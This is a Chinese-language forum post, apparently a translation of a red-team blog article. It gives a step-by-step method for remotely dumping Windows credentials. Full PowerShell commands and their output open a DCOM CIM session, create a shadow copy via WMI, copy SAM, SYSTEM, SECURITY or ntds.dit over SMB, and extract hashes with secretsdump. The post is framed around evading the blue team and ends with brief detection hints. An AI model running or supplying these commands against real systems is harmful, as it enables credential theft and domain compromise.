远程提取 Windows 中的系统凭证 - 先知社区

> 先知社区，先知安全技术社区


> 几十年没更新了 QAQ
> 翻译下 bitsadmin 的文章, 我只知道他开发的工具 ztmd.


帮他的 github 打个广告:

(https://i.loli.net/2020/05/29/6q8MNJAE2vQdLbp.jpg)

https://github.com/bitsadmin/wesng/ 提权辅助脚本

https://github.com/bitsadmin/fakelogonscreen/ 伪造系统登录页面





(https://i.loli.net/2020/05/29/FLOEiUmvrs34H76.jpg)

正文

最近，我们开展了一次红队行动，我们想从远程主机中转储凭据。我们拿到了目标机的管理员权限, 希望拿到更多的凭据。 我们认为蓝队正在密切地观察环境，所以这需要以最隐秘的方式进行，并且最好仅涉及到本机 Windows 工具。 最后我们想出以下方法来获取远程系统的信息:
使用 WMI 和 SMB 从 `%SystemRoot%\System32\Config` 里面拿到这三个文件

- SYSTEM
- SECURITY
- SAM

也可以使用此方法从域控中获取 ntds.dit 文件，就能获得整个组织的凭据。

前提条件

在本文中，我们将先使用 WMI 在远程系统上创建一个卷影副本，然后使用 SMB 从卷影副本下载凭据文件。 假设以下端口

- 445 / TCP（SMB）
- 135 / TCP（DCOM）
- 5985 / TCP（WinRM）

- 5986 / TCP（基于 SSL 的 WinRM）

其中之一是可访问的，并且我们在目标上有管理访问权限。
那么我们将使用使用端口 135 / TCP 进行通信的 DCOM。 此外，当前的 PowerShell 实例在受害主机 `（DC01.mydomain.local）` 上以管理访问权限的用户身份运行，以用于获取本地凭据。

什么是 WMI?

算了, 不介绍了.

建立 Session

如果你是在域外的机器上进行攻击, 或者你想使用其他的凭据去访问目标时, 建议使用 `runas.exe` 在运行远程主机上运行 pwsh, 这样一来, powershell 实例需要认证时, 都可以用 runas 实现.

```
runas.exe /netonly /user:MyDomain\MyUser powershell.exe
```

启动 PowerShell 之后，我们首先通过 DCOM 与远程主机启动一个新的 CIM 会话，并将其存储在 `$s` 变量中。 如果要改用 WinRM，请省略 `New-CimSession cmdlet` 的 `-SessionOption` 参数。

```
PS C:\> $h = 'DC01.mydomain.local'
PS C:\> $so = New-CimSessionOption -Protocol Dcom
PS C:\> $s = New-CimSession -ComputerName $h -SessionOption $so
```

创建卷影

建立会话后，我们将调用 `Win32_ShadowCopy` --WMI 类 的 Create 函数，该函数提供 Volume 参数来创建 Windows 安装驱动器的卷影副本，其中包含我们要获取的文件。 执行

后， `Return Value` 为 0 表示卷影副本创建成功。 基于 `ShadowID` ，我们可以获取卷影副本的所有详细信息。 创建新卷影副本的另一种方法是检查是否已经有（最新）卷影副本，在这种情况下，您可以简单地使用该卷影副本并继续进行下一步。 这可以通过不使用 `-Filter` 参数而执行下面的 `Get-CimInstance cmdlet` 来完成。

```
PS C:\> $r = Invoke-CimMethod -ClassName Win32_ShadowCopy -MethodName Create -Arguments @{Volume
='C:\'} -CimSession $s
PS C:\> $r | fl


ReturnValue    : 0
ShadowID       : {B15008D8-0C63-468C-AED7-ED4DB0CFD082}
PSComputerName : DC01.mydomain.local


PS C:\> $c = Get-CimInstance -ClassName Win32_ShadowCopy -CimSession $s -Filter "ID=`"$($r.ShadowID)
`""
PS C:\> $c


Caption            :
Description        :
InstallDate        : 4/19/2020 9:34:01 PM
Name               :
Status             :
ClientAccessible   : True
Count              : 1
DeviceObject       : \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy6
```

```
Differential       : True
ExposedLocally     : False
ExposedName        :
ExposedPath        :
ExposedRemotely    : False
HardwareAssisted   : False
ID                 : {B15008D8-0C63-468C-AED7-ED4DB0CFD082}
Imported           : False
NoAutoRelease      : True
NotSurfaced        : False
NoWriters          : True
OriginatingMachine : DC01.mydomain.local
Persistent         : True

Plex               : False
ProviderID         : {B5946137-7B9F-4925-AF80-51ABD60B20D5}
ServiceMachine     : DC01.mydomain.local
SetID              : {083BBDBA-4517-45A2-A62E-3F52020BC47C}
State              : 12
Transportable      : False
VolumeName         : \\?\Volume{482bdb36-8a72-40a4-9b12-912d2783ef39}\
PSComputerName     : DC01.mydomain.local
```

获得凭证文件

我们希望从 `SMB共享` 中复制文件，不仅是从 `C $` 共享中复制文件，而且要从我们创建的特定卷影副本中复制文件。 在 Windows 资源管理器中，卷影副本也称为 `以前的版本` ，可以通过打开某个文件夹的属性，然后导航到 `“以前的版本”` 选项卡来列出它们。 这些早期版本也可以从命令行访问，命令行是以 `@` 符号开头的某种格式的日期。 基于 `$ c` 变量中存储的卷影副本，我们将在以下 PowerShell 命令行中复制文件的路径。

```
PS C:\> $p = '\\{0}\C$\{1}\Windows\System32\config' -f $h,$c.InstallDate.ToUniversalTime().ToString(
"'@GMT-'yyyy.MM.dd-HH.mm.ss")
```

```
PS C:\> $p
\\DC01.mydomain.local\C$\@GMT-2020.04.19-19.34.01\Windows\System32\config
```

编译路径后，我们将使用复制命令将目标文件复制到本地磁盘（在本例中为 C:\tmp）。 由于尝试从卷影副本路径复制文件时创建卷影副本可能会花费一些时间，因此将导致错误提示，即该路径不存在。 在这种情况下，请稍等，然后重试。 如果要从域控中获取密码哈希，也可以使用此方法从（默认情况下） `%SystemRoot%\ NTDS` 文件夹中远程获取 ntds.dit 文件。

```
PS C:\> copy $p\SYSTEM C:\tmp
PS C:\> copy $p\SECURITY C:\tmp
PS C:\> copy $p\SAM C:\tmp
```

然后关闭连接

```
PS C:\> $c | Remove-CimInstance
PS C:\> $s | Remove-CimSession
```

hash 破解

使用 impacket 即可

SAM

```
secretsdump.py -system SYSTEM -security SECURITY -sam SAM LOCAL
```

ntds.dit

```
secretsdump.py -system SYSTEM -ntds ntds.dit LOCAL
```

在线破解 hash 即可

如何发现这种攻击?

- 查看主机日志, 出现事件 ID 7036，表明已启动 Microsoft 软件卷影复制提供程序服务
- 主机之间的 RPC / DCOM 和 SMB 网络异常连接通常无法通信

最后

由于蓝方会越来越注重监视系统网络以及机器本身上的活动，所以红队更多地倾向于使用 Windows 本机管理工具来进行攻击。 该攻击表明，使用 WMI 和 SMB，您可以在 PowerShell 中完美地做到这一点.

原文链接 (https://bitsadm.in/blog/extracting-credentials-from-remote-windows-system)